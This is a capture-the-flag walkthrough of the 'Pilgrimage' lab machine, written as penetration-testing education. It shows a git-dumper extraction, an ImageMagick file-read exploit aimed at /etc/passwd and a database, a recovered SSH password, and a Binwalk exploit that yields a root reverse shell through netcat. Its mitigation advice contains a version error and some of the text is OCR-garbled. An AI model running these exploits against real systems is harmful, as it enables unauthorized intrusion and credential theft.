
PILGRIMAGE



Machine ip - 10.10.11.219

Now doing nmap aggressive scan.

```
(<mark>root® kali</mark>)-[/home/peru]
| nmap -A 10.10.11.219
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 10:49 IST
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                         OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
    3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
    256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
    256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open http nginx 1.18.0
|_http-title: Pilgrimage - Shrink Your Images
 http-cookie-flags:
       PHPSESSID:
         httponly flag not set
 10.10.11.219:80/.git/
      Git repository found!

Repository description: Unnamed repository; edit this file 'description' to name the...

Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
|_http-server-header: nginx/1.18.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/17%OT=22%CT=1%CU=40578%PV=Y%DS=2%DC=T%G=Y%TM=652E19
```

After the nmap scan we can see that port 22 and port 80 is open. Also ".git" repository is exposed.

10.10.11.219:80/.git/


```
(xoot@ kali)-[/home/peru]
# nano /etc/hosts
```

```
root@kall:/home/peru/Downloads × root@kall:/home/peru ×

GNU nano 7.2 /etc/hosts

127.0.0.1 localhost
127.0.1.1 kali
10.10.205.15 lazyadmin.thm
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.219 pilgrimage.htb
```

Now add the **pilgrimage.htb** to /**etc/hosts**.



Now if we search the ip in our browser we can see this is an image shrinking website.

As ".git" repository is exposed we will use a tool named git-dumper to dump all the files and directories.

Git-dumper link: https://github.com/arthaud/git-dumper

```
(root@kali)-[/home/peru/git-dumper]
# ls
LICENSE README.md git_dumper.py pyproject.toml requirements.txt setup.cfg
Releases
```

```
)-[/home/peru/git-dumper]
python3 git_dumper.py http://pilgrimage.htb/.git/ git
Testing http://pilgrimage.htb/.git/HEAD [200]
Testing http://pilgrimage.htb/.git/ [403]
Fetching common files
Fetching http://pilgrimage.htb/.gitignore [404]
http://pilgrimage.htb/.gitignore responded with status code 404
Fetching http://pilgrimage.htb/.git/description [200]
Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status code 404
Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404]
http://pilgrimage.htb/.git/hooks/post-receive.sample responded with status code 404
Fetching http://pilgrimage.htb/.git/hooks/pre-rebase.sample [200]
Fetching http://pilgrimage.htb/.git/hooks/prepare-commit-msg.sample [200] Fetching http://pilgrimage.htb/.git/hooks/pre-receive.sample [200]
Fetching http://pilgrimage.htb/.git/hooks/update.sample [200] Fetching http://pilgrimage.htb/.git/info/exclude [200]
Fetching http://pilgrimage.htb/.git/objects/info/packs [404]
http://pilgrimage.htb/.git/objects/info/packs responded with status code 404
Fetching http://pilgrimage.htb/.git/hooks/pre-push.sample [200]
Fetching http://pilgrimage.htb/.git/index [200]
```

```
peru % kali) - [~/git-dumper]
LICENSE README.md git git_dumper.py pyproject.toml requirements.txt setup.cfg

(peru % kali) - [~/git-dumper]
$ cd git

(peru % kali) - [~/git-dumper/git]
$ ls
assets dashboard.php index.php login.php logout.php magick register.php vendor

(peru % kali) - [~/git-dumper/git]
$ ]
```

These all are the dump of the ".git" repository from the website.

```
GMU nano 7.2

function returnUsername() {
    return "\"" . $_SESSION[ user'] . "\"";
}

if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $image = new Bulletproof\Image($_FILES);
    if($_image["toConvert"]) {
        $image > setLocation('\name(\name \name \
```

Investigating index.php shows that the web site is using the magick binary convert functionality. It is also inserting some data into a sqlite database (/var/lib/db/pilgrimage).

```
(peru@kali)-[~/git-dumper/git]
$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Also we found out the magick version that is using in the web site.

Let's search the magick version with searchsploit.

```
| Compared Reliable | Path | P
```

Now we have found out that the version is vulnerable.

Let's try to find exploit for the same.

Found a github link for the exploit.

This is a LFI vulnerability, so now we can get our desired SQLite database.

```
(root@ kali)-[/home/peru/git-dumper/git]
# cd imagemagick-lfi-poc

(root@ kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
# ls

README.md generate.py
```

```
(root@ kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
# python3 generate.py -f "/etc/passwd" -o exploit.png


[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /etc/passwd
[>] PoC PNG generated > exploit.png


(root@ kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
# ls


README.md exploit.png generate.py
```

"exploit.png" is generated which will allow us to read the arbitrary system files on uploading it.

Go back to the website, upload "exploit.png" and you get a link to the shrunk file.







Now lets download this file.

```
(root@ kell)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]

# wget http://pilgrimage.htb/shrunk/652d6b322d314.png
--2023-10-16 22:29:27-- http://pilgrimage.htb/shrunk/652d6b322d314.png
Resolving pilgrimage.htb (pilgrimage.htb)... 10.10.11.219
Connecting to pilgrimage.htb (pilgrimage.htb)|10.10.11.219|:80 ... connected.

HTTP request sent, awaiting response ... 200 OK
Length: 1688 (1.6K) [image/png]
Saving to: '652d6b322d314.png'

652d6b322d314.png 100%[ → → ] 1.65K --.-KB/s in 0s
2023-10-16 22:29:28 (27.9 MB/s) - '652d6b322d314.png' saved [1688/1688]
```

```
(root@ kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]

# ll


total 16
-rw-r--r-- 1 root root 1688 Oct 16 22:26 652d6b322d314.png
-rw-r--r-- 1 root root 1481 Oct 16 22:16 README.md
-rw-r--r-- 1 root root 1233 Oct 16 22:16 exploit.png
-rw-r--r-- 1 root root 2517 Oct 16 22:16 generate.py
```


Once the file was downloaded, we could proceed to extract the contents of our file from the modified file. By employing the "identify -verbose" command we can retrieve information about the targeted file.

```
Li)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
   identify -verbose 652d6b322d314.png
Image: 652d6b322d314.png
  Format: PNG (Portable Network Graphics)
  Geometry: 128×128
  Class: DirectClass
  Type: true color
  Depth: 8 bits-per-pixel component
  Channel Depths:
    Red:
              8 bits
    Green:
              8 bits
    Blue:
              8 bits
  Channel Statistics:
    Red:
      Minimum:
                                  257.00 (0.0039)
      Maximum:
                                65021.00 (0.9922)
      Mean:
                                32639.00 (0.4980)
      Standard Deviation:
                                18978.98 (0.2896)
    Green:
      Minimum:
                                    0.00(0.0000)
                                65278.00 (0.9961)
      Maximum:
                                11062.54 (0.1688)
      Mean:
      Standard Deviation:
                                15530.77 (0.2370)
    Blue:
                                  257.00 (0.0039)
      Minimum:
                                65021.00 (0.9922)
      Maximum:
                                32639.00 (0.4980)
      Mean:
      Standard Deviation:
                                18978.98 (0.2896)
  Gamma: 0.45455
```

```
Raw profile type:
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722<u>f7362696e</u>
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362<u>696e2f</u>
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333333333337777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3<mark>130313a3130323a737</mark>97374656d64204e657<mark>4776f726b204d616e6</mark>167656d65
```

Here we have found some data that is encoded. Now we will use cybechef to decode it.





Through this access, we discovered the presence of a user named "**Emily**".

In the Index.php file, we also find SQL queries to an SQLite database located at /var/db/pilgrimage.

```
$upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
if(isset($_SESSION['user'])) {
   $db = new PDO('sqlite:/var/db/pilgrimage');
   $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
   $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
```

Now we will perform the same actions for this path as well.

<pre>(root@ kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc] # python3 generate.py -f "/var/db/pilgrimage" -o exploit.png</pre>							
() () ()	[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com> [>] Generating Blank PNG [>] Blank PNG generated [>] Placing Payload to read /var/db/pilgrimage [>] PoC PNG generated > exploit.png</research@sybilscan.com>						
	Choose File	No file chosen	Shrink				
	http://pilgrimage.htb/shrunk/652d70clea639.png						


(root@ keli)-[/home/peru/git-dumper/git/imagemagick-last last last last last last last last	fi-poc] unt to save your images!			
(root& kali)-[/home/peru/git-dumper/git/imagemagick-lumweget http://pilgrimage.htb/shrunk/652d70c1ea639.png2023-10-16 22:50:23	2d70c1ea639.png 9			
652d70c1ea639.png 100%[py/prightnage.htb/shrunk/bb2u/bchaucss.prig]	1.54KKB/s	in 0s
2023-10-16 22:50:24 (99.6 MB/s) - '652d70c1ea639.png' sa	ved [1576/1576]			


```
root@ kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
to continuous continuou
```

```
)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
    identify -verbose 652d70c1ea639.png
Image: 652d70c1ea639.png
  Format: PNG (Portable Network Graphics)
  Geometry: 128×128
  Class: DirectClass
  Type: true color
  Depth: 8 bits-per-pixel component
  Channel Depths:
    Red:
                8 bits
    Green:
               8 bits
    Blue:
               8 bits
  Channel Statistics:
    Red:
      Minimum:
                                     257.00 (0.0039)
                                   65021.00 (0.9922)
32639.00 (0.4980)
      Maximum:
      Mean:
      Standard Deviation:
                                   18978.98 (0.2896)
    Green:
                                   0.00 (0.0000)
65278.00 (0.9961)
11062.54 (0.1688)
      Minimum:
      Maximum:
      Mean:
```

```
Raw profile type:
53514c69746520666f726d617420330010000101004020200000008a0000000500000000
```

Now we have got another encoded data. We will again try to decode with cyberchef.





After decoding we hvae got the username and password for the user "Emily" that we have found earlier.

Username:password = Emily:abigchonkyboi123

Using this username and password we will try to establish a SSH connection.

```
(root& kali) - [/home/peru]
# ssh emily@10.10.11.219
The authenticity of host '10.10.11.219 (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHAZ56:uaiHXGDnyKgs1xFxqBduddalajktO+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.219' (ED25519) to the list of known hosts.
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 17 04:19:52 2023 from 10.10.16.2
emily@pilgrimage:~$
```

```
emily@pilgrimage:-$ ls
a.py
_binwalk_exploit.png-0.extracted binwalk.py _exploit.zip-0.extracted pspy64
binwalk_exploit.png binwalk_exploit.png.extracted exploit.zip _exploit.zip.extracted user.txt
emily@pilgrimage:-$ cat user.txt
of114eea7538d2a66a482bc63e838d92

First flag
```

Eventually we have found our first flag.

user.txt

```
emily@pilgrimage:~$ sudo -l
[sudo] password for emily:
Sorry, user emily may not run sudo on pilgrimage.
emily@pilgrimage:~$
```


Next we have found out that Emily doesn't have root permission.

Now we will run pspy64.

After running pspy I have found that the root user is executing a file called "**malwarescan.sh**". Emily also had the read permissions for that file.

It was observed that the "malwarescan.sh" script is specifically created to keep an eye on the "/var/www/pilgrimage.htb/shrunk/" directory, where recently created files are stored. Its main purpose is to scan these files using a tool called 'binwalk' to check if they contain any malicious or undesirable content.

We identified that the version of Binwalk installed is 2.3.2.



We have found an exploit in exploit db for this particular version.

Now we will try to run the exploit.

```
(root@kali)-[/home/peru/git-dumper/git]
# nano exploit.py
```

```
Tool@AulichamedperupDownloads × root@AulichamedperupDownloads × root@AulichamedperupDownloads
```

```
emily@pilgrimage:~$ cd /tmp
emily@pilgrimage:/tmp$
```

```
(root@kali)-[/home/peru/git-dumper/git]
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
(root@ kali)-[/home/peru/git-dumper/git]

w cd imagemagick-lfi-poc

(root@ kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]

is 652d70c1ea639.png README.md exploit.png generate.py

(root@ kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]

spython3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
emily@pilgrimage:/tmp$ python3 exploit.py -h
—Binwalk Remote Command Execution—
    -Binwalk 2.1.2b through 2.3.2 included—
—Exploit by: Etienne Lacoche—
     —Contact Twitter: @electr0sm0g—
           —Discovered by:—
     -Q. Kaiser, ONEKEY Research Lab—
     -Exploit tested on debian 11—
usage: exploit.py [-h] file ip port
positional arguments:
 file
         Path to input .png file
         Ip to nc listener
 ip
         Port to nc listener
 port
optional arguments:
-h, --help show this help message and exit
```

```
      emily@pilgrimage:/tmp$ ls -l

      total 4264
      -rw-r--r-- 1 emily emily
      1921 Oct 17 07:46 binwalk_exploit.png

      -rw-r--r-- 1 emily emily
      1240 Oct 17 04:19 exploit.png

      -rw-r--r-- 1 emily emily
      2805 Oct 17 06:48 exploit.py

      -rwxr-xr-x 1 emily emily
      3104768 Oct 17 07:05 pspy64

      -rwxr-xr-x 1 emily emily
      1233888 Oct 17 07:03 pspy64s

      drwx
      3 root root
      4096 Oct 17 07:00 systemd-private-d60ff0579b9c47a79bddb600a1da4485-systemd-logind.service-a37Jwj

      drwx
      3 root root
      4096 Oct 17 07:00 systemd-private-d60ff0579b9c47a79bddb600a1da4485-systemd-timesyncd.service-kmgcHg

      drwx
      2 root root
      4096 Oct 17 07:00 systemd-private-d60ff0579b9c47a79bddb600a1da4485-systemd-timesyncd.service-kmgcHg
```

After doing all these steps we will get a file named binwalk_exploit.png.

```
root@kali:/home/kali × root@kali:/home/kali/git/git-dumper/git ×
 root@kali: /home/kali/Downloads × root@kali: /home/kali ×
  GNU nano 7.2
                                                                                  index.php
session_start();
require_once "assets/bulletproof.php";
function isAuthenticated() {
   return json_encode(isset($_SESSION['user']));
function returnUsername() {
  return "\"" . $_SESSION['user'] . "\"";
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
   $image = new Bulletproof\Image($_FILES);
   if ($image ["toConvert"]) {
    $image->setLocation("/var/www/pilgrim
    $image->setSize(100, 4000000);
    $image->setMime(array('png','jpeg'));
    $upload = $image->upload();
}
                                                            w/pilgrimage.htb/tmp");
          $mime = ".png";
$imagePath = $upload->getFullPath();
           if (mime_content_type ($imagePath) === "image/jpeg") {
              $mime = ".jpeg
           $newname = uniqid();
           exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->>
unlink($upload->getFullPath());
$upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
          shifting (quoted type of the triple);
supload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
if(isset($_SESSION['user'])) {
    $db = new PDO('sqlite:/var/db/pilgrimage');
    $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
    $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
          header("Location: /?message=" . $upload_path . "&status=success");
```

```
emily@pilgrimage:/tmp$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/tmp$
```

Next we will type the command to copy that file to /var/www/pilgrimage.htb/shrunk dir and we will start netcat listener then we will press enter to the copy command.

```
(root@ kali)-[/home/peru]
    rlwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.192] from (UNKNOWN) [10.10.11.219] 36004
id
uid=0(root) gid=0(root) groups=0(root)
```

Finally we have got the root access.

```
whoami
root
cd /root
ls
quarantine
reset.sh
root.txt
cat root.txt
f02a7ee5bd022efd81365807ec68cbd5
```

And finally we have got our final flag i.e root.txt.



Mitigation:

- Git folder shouldn't be visible to public as people can access git configuration files like index.php, dashboard.php,login.php etc.
- The website uses magick tool to shrink images but the version is vulnerable to rce (Remote Code Executuon). So a higher version(<2.3.2) should be used or a different tool.
- malware.sh service inside Emily should not be run as root privilege.